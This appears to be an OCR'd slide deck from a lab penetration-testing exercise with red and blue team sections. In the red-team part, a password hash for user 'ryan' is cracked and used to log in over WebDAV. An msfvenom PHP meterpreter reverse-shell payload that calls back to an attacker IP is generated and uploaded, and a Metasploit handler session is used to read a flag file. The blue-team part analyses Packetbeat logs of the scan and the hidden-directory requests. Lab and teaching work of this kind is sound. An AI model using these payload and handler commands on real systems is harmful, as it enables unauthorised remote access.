


```
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEHtktNt.
```

Payload



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 > open-shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~# ls
ashton.txt    Desktop    Downloads  open-shell.php  Public     Videos
ashton.txt.1  Documents  Music      Pictures        Templates
root@Kali:~# 
```



dav://192.168.1.105/webdav


Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username: ryan

Password: •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever




dav://192.168.1.105/webdav/


Warning, you are using the root account, you may harm your system.

"open-shell.php": 1.1 KiB (1,113 bytes) PHP script

Meterpreter




```
root@Kali:~/Desktop# msfconsole
[-] ***rting The Metasploit Framework console.../
[-] * WARNING: No database support: No database YAML file
[-] ***


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
```




```
                 Metasploit

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may b
```

Meterpreter finding the flag




```
   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
shell
getuid
exit
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39096)
 at 2022-05-02 20:40:54 -0700

meterpreter > 
```




```
Computer    : server1
OS          : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1
1:33:10 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter > ifconfig
[-] Unknown command: ifconfig.
meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  1113  fil   2022-05-02 20:40:43 -0700  open-shell.php
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav

meterpreter > cd ../../
meterpreter > ls
Listing: /var
=============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2020-06-30 23:25:01 -0700  backups
40755/rwxr-xr-x  4096  dir   2020-05-21 16:31:03 -0700  cache
41777/rwxrwxrwx  4096  dir   2022-04-30 21:54:23 -0700  crash
40755/rwxr-xr-x  4096  dir   2020-05-21 16:35:51 -0700  lib
42775/rwxrwxr-x  4096  dir   2018-04-24 01:34:22 -0700  local
```

The Flag



```
meterpreter > ls
Listing: /
==========

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
40755/rwxr-xr-x   4096      dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x   4096      dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x   3840      dir   2022-05-02 19:59:51 -0700  dev
40755/rwxr-xr-x   4096      dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--  16        fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x   4096      dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--  57982894  fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--  57977666  fil   2020-06-15 12:30:25 -0700  initrd.img.o
ld
40755/rwxr-xr-x   4096      dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------   16384     dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x   4096      dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x   0         dir   2022-05-02 19:59:17 -0700  proc
40700/rwx------   4096      dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x   900       dir   2022-05-02 20:04:22 -0700  run
40755/rwxr-xr-x   12288     dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x   4096      dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  srv
```




```
meterpreter > cat /flag.txt
b1ng0w@5h1sn@m0
meterpreter > 
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



This port scan took place on May 3, 2022 at 02:59.
There was a total of 401748 packets sent. They were sent from IP 10.0.0.201.
You can tell that this is a port scan because of the high volume of ports scanned in a short period of time.

Port Scans Continued



Total number of HTTP transactions [Packetbe...

39,620


Count

HTTP status codes for the top queries [Packetbeat] ECS

Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,550
http://127.0.0.1/server-status?auto=	3,702
http://snnmnkxdhflwgthqismb.com/post.php	409
http://www.gstatic.com/generate_204	209
http://ocsp.godaddy.com	102

Analysis: Finding the Request for the Hidden Directory



```
May 3, 2022 @ 02:24:47.330   url.path: /company_folders/secret_folder/ @timestamp: May 3, 2022 @ 02:24:47.330 event.kind: event
                             event.category: network_traffic event.dataset: http event.duration: 1.8 event.start: May 3, 2022 @
                             02:24:47.330 event.end: May 3, 2022 @ 02:24:47.332 method: get client.ip: 192.168.1.90 client.port: 54372
                             client.bytes: 164B server.ip: 192.168.1.105 server.port: 80 server.bytes: 698B type: http
                             network.bytes: 862B network.type: ipv4 network.transport: tcp network.protocol: http
```


```
@timestamp        May 3, 2022 @ 02:24:47.330
_id               Lke8h4ABiWVPoh8hCUVO
_index            packetbeat-7.7.0-2022.05.03-000003
```



```
t  query                 GET /company_folders/secret_folder/
#  server.bytes          733B
   server.ip             192.168.1.105
#  server.port           80
#  source.bytes          386B
   source.ip             192.168.1.90
#  source.port           54384
t  status                OK
t  type                  http
t  url.domain            192.168.1.105
t  url.full              http://192.168.1.105/company_folders/secret_folder/
t  url.path              /company_folders/secret_folder/
t  url.scheme            http
t  user_agent.original   Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
```

- The request occurred on May 3, 2022 at 02:24:47. There were a total of 16544 request made.
- The file that was requested was the "/company_folders/secrets_folder/" The folder contained information about a user "Ashton" and a way to login.

Request for hidden Directory Continued

